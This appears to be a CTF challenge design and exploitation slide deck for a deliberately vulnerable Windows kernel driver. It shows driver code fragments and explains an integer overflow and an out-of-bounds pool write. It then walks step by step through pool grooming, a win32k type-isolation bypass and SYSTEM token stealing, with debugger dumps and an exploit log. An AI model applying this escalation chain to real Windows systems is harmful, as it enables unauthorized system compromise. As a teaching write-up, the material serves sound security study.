

Windows Kernel Driver Challenge

r3kapig

Challenge Design

● Object GM

- 0x30 session paged pool(including pool header)
- Manage object Ghost and object Area

```
typedef struct _FLAPPY_PIG_GM {  
    PVOID Ghost_Handle_Entry;    //Singly linked list header for object Ghost  
    PVOID Area_Handle_Entry;     //Singly linked list header for object Area  
    PVOID GhostHandleTable;      // Handle table which store Ghost object kernel address  
    PVOID AreaHandleTable;       // Handle table which store Area object kernel address  
}FLAPPY_PIG_GM, *PFLAPPY_PIG_GM;
```

Challenge Design

●Object Ghost

- session paged pool(including pool header) , pool size depends on user input
- Manage object Area
- Can only create up to 8 objects

```
typedef struct _FLAPPY_PIG_GHOST {  
    PVOID Ghost_Link; //Singly linked list for object Ghost  
    DWORD64 Ghost_ID; //Ghost ID (index of Ghost handle table)  
    DWORD64 Ghost_Lock; //Decided whether Area can be managed by user  
    DWORD64 Ghost_Data1; //Ghost Data  
    DWORD64 Ghost_Data2; //Ghost Data  
    DWORD64 Ghost_Info_Data; //Ghost info data which can be edit by user  
    CHAR Ghost_Info[512]; // Ghost Info  
}FLAPPY_PIG_GHOST, *PFLAPPY_PIG_GHOST;
```

Challenge Design

●Object Area


- session paged pool(including pool header) , pool size depends on user input
- Can only create up to 512 objects

```
typedef struct _FLAPPY_PIG_AREA {  
    PVOID Area_Link; //Singly linked list for object Area  
    DWORD64 Area_Location; // Decided which chunk can be modified by user in Area_Data(just offset!)  
    DWORD32 Area_size; // Area size  
    DWORD64 Area_index; // Area index(index of Area handle table)  
    DWORD64 Area_Ghost_ID; // Area belongs to which Ghost  
    PVOID Area_Entry; // Point to entry of Area Data  
    CHAR Area_Data[0x1000]; // Area data,and it's can be edit if Ghost_Lock is set  
}FLAPPY_PIG_AREA, *PFLAPPY_PIG_AREA;
```

Challenge Design


● Create

- All object are created by ExAllocatePoolWithTag()
- Create Object and set object's kernel address in HandleTable



Challenge Design

- Delete
- Unlink just like fastbin
- Clear object kernel address in HandleTable (set NULL!)



Challenge Design

- Edit

- Edit Ghost(only Ghost_Lock and Ghost_Info_Data), it depends on Ghost_ID

```
if (temp_EGLinkLink->Ghost_ID == m_GhostEditBuffer->User_Ghost_ID) {  
    temp_EGLinkLink->Ghost_Lock = m_GhostEditBuffer->User_Ghost_Lock;  
    temp_EGLinkLink->Ghost_Info_Data = m_GhostEditBuffer->User_Ghost_Data;  
}
```

- Edit Area

- It depends on Ghost_ID
- Ghost_Lock must be set to NULL
- Only Area_Data

```
m_TargetLocationData = (PVOID)((DWORD64)temp_EALinkLink->Area_Entry + (DWORD64)temp_EALinkLink->Area_Location * 0x8);  
RtlCopyMemory(m_TargetLocationData, &m_AreaEditBuffer->Area_Data, sizeof(DWORD64));
```

Challenge Design

- Show

- It depends on Ghost_ID or Area_index

```
RtlCopyMemory(OutputBuffer, (PVOID)((DWORD64)g_FlappypigGM->GhostHandleTable +  
(DWORD64)m_HandleTableLocation*0x8), sizeof(DWORD64));
```

```
RtlCopyMemory(OutputBuffer, (PVOID)((DWORD64)g_FlappypigGM->AreaHandleTable +  
(DWORD64)m_HandleTableLocation*0x8), sizeof(DWORD64));
```


Vulnerabilities

● Info leak

- It's necessary to leak kernel object address in this challenge
- Windows 10 build 1803...so GdiSharedHandleTable, gSharedinfo or tagWND is useless... ☐
(https://github.com/sam-b/windows_kernel_address_leaks)
- Some 0day:) (if you have ☐)?
- ✓ Object Ghost and Object Area's kernel address is wrote in their HandleTable in Driver

```
kd> dq fffffde0f`442cde50
ffffde0f`442cde50 fffffde0f`443531e0 fffffde0f`442b53d0
ffffde0f`442cde60 fffffde0f`454e8fe0 fffffde0f`454e9fe0
ffffde0f`442cde70 fffffde0f`4a4a2fe0 fffffde0f`4a4a4fe0
ffffde0f`442cde80 fffffde0f`4a4a6fe0 fffffde0f`4a4a8fe0
```

Vulnerabilities

● Integer Overflow

- Object pool size depends on user input
- Size variable must less than or equal sizeof(Ghost_Info_Data) (0x200) or sizeof(Area_Data) (0x1000)
- But the type of size variable in CreateGhost is signed!

```
if ((signed)mGhostUserBuffer > 0x200 )  
{  
    Status = 0xC000000D;  
    return Status;  
}
```

- It will create a small pool and cause oob write in EditGhost

Exploitation


● Pool FengShui

- To make a 0x30 pool hole(including pool header)
- Too many objects to complete Pool FengShui
- Out-of-bound write's offset is 0x30 (GhostObject->Ghost_Info_Data)
and the Ghost object minimum pool size is 0x30(including pool header)
- GDI object, tagWND and some other objects which are useful in Arbitrary Write is useless
- Area Object seems a nice target □

Exploitation

● Step1

- ✓ Create a lot of 0x1000 Area Objects, and they are **continuous**
- ✓ Release some Area Objects to make a 0x1000 hole
- ✓ Create some 0xfe0 Area Objects it will be created at pool hole
- ✓ Make some 0x30 pool holes for Ghost Object



Exploitation


● Step2

- ✓ Create some 0x30 session paged pool to fill lookaside list
- ✓ Trigger Integer Overflow to occupy one of 0x30 pool hole

```
kd> !pool fffffde0f`4a4a8fe0
Pool page fffffde0f4a4a8fe0 region is Unknown
ffffde0f4a4a8000 size: fd0 previous size: 0 (Allocated) FpAr
*ffffde0f4a4a8fd0 size: 30 previous size: fd0 (Allocated) *FpGh
Owning component : Unknown (update pooltag.txt)
```

Area Object

Ghost Object



Exploitation

● Step3

- We want R/W,so we need arbitrary write first
- EditArea seems a nice function

```
m_TargetLocationData = (PVOID)((DWORD64)temp_EALinkLink->Area_Entry + (DWORD64)temp_EALinkLink->Area_Location * 0x8);  
RtlCopyMemory(m_TargetLocationData, &m_AreaEditBuffer->Area_Data, sizeof(DWORD64));
```


- Area_Location is kept with in bounds

```
if (m_AreaEditBuffer->Area_Location > temp_EALinkLink->Area_size / 0x8) {  
    Status = 0xC000000D;  
    return Status;  
}
```

- But it depends on user input, if user set input Location to NULL, it will use original Location Value, or it will update to user input Area_Location Value

```
if (m_AreaEditBuffer->Area_Location) {  
    temp_EALinkLink->Area_Location = m_AreaEditBuffer->Area_Location;  
}
```

- So Trigger oob write to modify AreaObject->Area_Location, and EditArea with Area_Location input NULL!!(bypass!)




```
kd> dq fffffde0f4a4a9000  
ffffde0f`4a4a9000 fffffde0f`4a4aa010 00000000`00000000 Area_Location  
ffffde0f`4a4a9010 00000000`00000fc0 00000000`00000008  
ffffde0f`4a4a9020 00000000`00000000 fffffde0f`4a4a9030  
ffffde0f`4a4a9030 00000000`00000000 fffffde0f`4a4a9040  
ffffde0f`4a4a9040 00000000`00000fc0 00000000`00000008  
ffffde0f`4a4a9050 00000000`00000000 80001244`434115ed  
ffffde0f`4a4a9060 00720065`00760069 00610074`00610044  
ffffde0f`4a4a9070 005c003a`0043003d 8000136e`434315eb  
kd> dq fffffde0f4a4a9000  
ffffde0f`4a4a9000 fffffde0f`4a4aa010 00000000`000003ff After trigger  
ffffde0f`4a4a9010 00000000`00000fc0 00000000`00000008 oob write  
ffffde0f`4a4a9020 00000000`00000000 fffffde0f`4a4a9030  
ffffde0f`4a4a9030 00000000`00000000 80001244`434115ed  
ffffde0f`4a4a9040 00720065`00760069 00610074`00610044  
ffffde0f`4a4a9050 005c003a`0043003d 8000136e`434315eb  
ffffde0f`4a4a9060 005c0073`0077006f 00740073`00790053  
ffffde0f`4a4a9070 00320033`006d0065 8c001472`434515e9
```

Exploitation

● Step4

- We can trigger another oob write by Area_Location, to modify another AreaObject->Area_Entry to arbitrary address
- We get one chance to Arbitrary Write! □



Exploitation

● Step5

- We have one chance to arbitrary write, what can we do?
- Occupy pool header, but we can't leak pool cookie ☐
- Occupy process token or ACL or some other important variable, but we can't leak token or some address soon ☐
- We decide to R/W by GDI object!
- There is a Windows Kernel mitigation named Win32k typeisolation, and it isolate GDI header and data.
(<https://blog.quarkslab.com/reverse-engineering-the-win32k-type-isolation-mitigation.html>)
- But 360Vulcan Team bypass it!
(<http://blogs.360.cn/blog/save-and-reborn-gdi-data-only-attack-from-win32k-typeisolation-2/>)

Exploitation

● Step6


- We can leak Ghost Object and Area Object kernel address
- Make a stable pool hole for typeisolation->CSectionEntry and leak it by Ghost Object
(https://www.coresecurity.com/system/files/publications/2016/10/Abusing-GDI-Reloaded-ekoparty-2016_0.pdf)
- Create fake view and fake bitmap_allocator
- Trigger Arbitrary Write by EditArea() to occupy CSectionEntry->view and CSectionEntry->bitmap_allocator
- R/W!!
- Fix up(unlink, and clear win32k!gpHandleManager)

```
kd> dq fffffde0f4a4ab000
ffffde0f`4a4ab000  fffffde0f`4a4ac010  00000000`00000000
ffffde0f`4a4ab010  00000000`00000fc0  00000000`0000000a
ffffde0f`4a4ab020  00000000`00000000  fffffde0f`484c3fd0 Modify Area_Entry to CSectionEntry
ffffde0f`4a4ab030  00000000`00000000  80001244`434115ed
ffffde0f`4a4ab040  00720065`00760069  00610074`00610044
ffffde0f`4a4ab050  005c003a`0043003d  8000136e`434315eb
ffffde0f`4a4ab060  005c0073`0077006f  00740073`00790053
ffffde0f`4a4ab070  00320033`006d0065  8c001472`434515e9
kd> !pool fffffde0f`484c3fd0
Pool page fffffde0f484c3fd0 region is Unknown
ffffde0f484c3000 size: fc0 previous size: 0 (Allocated) Usch
*ffffde0f484c3fc0 size: 40 previous size: fc0 (Allocated) *Uiso
Pooltag Uiso : USERTAG_ISOHEAP, Binary : win32k!TypeIsolation::Create
```

CSectionEntry created by Win32kTypeisolation

Final

- Got System!



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.17134.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\root\Desktop>whoami
nt authority\system

C:\Users\root\Desktop>

Command Prompt

[+] Struct fakeallocator: 0x000000000001C0000
[+] Struct fakertl_bitmap: 0x00000000000190000
[+] Make Fake struct...
[+] *****Start Exploit*****
[+] Create Flappypig Device Success,Handle at: 0x000000000000009C
[+] Now Pool Fengshui...
[+] Trigger IntegerOverflow...fake Area->Location to Area->DataEntry
[+] Make pool hole for CSectionEntry
[+] CSectionEntry will be created at : 0xFFFF92894823CFD0
[+] CreateBitmap and it will be set at usermode address 000000000
[+] Bitmap Handle is: 0x000000000001051E0F
[+] Fix CSectionEntry Table..Unlink!
[+] Current CSectionEntry->previous: 0xFFFF928944A498E0
[+] Current CSectionEntry->next: 0xFFFF92894823FFD0
[+] Leak _EPROCESS NOW...
[+] SYSTEM _EPROCESS address is: 0xFFFF95060E49F440
[+] SYSTEM Process Token is: 0xFFFFB98D2BE18046
[+] Current Process Token is: 0xFFFFB98D30F24A75
[+] Now Stealing Token...
[+] Steal token completet!Now Fix Gdi Handle Manager table...
[+] win32kbase base address at: 0xFFFF92E43C1A0000
[+] Read GdiHandleManager at : 0xFFFF9289400008F0
[+] Read GdiHandleEntryDirectory at : 0xFFFF9289400000D0
[+] Read GdiHandleEntryTable at : 0xFFFF9289400000A0
[+] Read EntryDataLookupTable at : 0xFFFF928940001010
[+] Read Table 1 at : 0xFFFF92894A9B7000
[+] Fix Finish...
[+] Exploit complete!Check System...

C:\Users\root\Desktop>
```

Q&A

Thanks!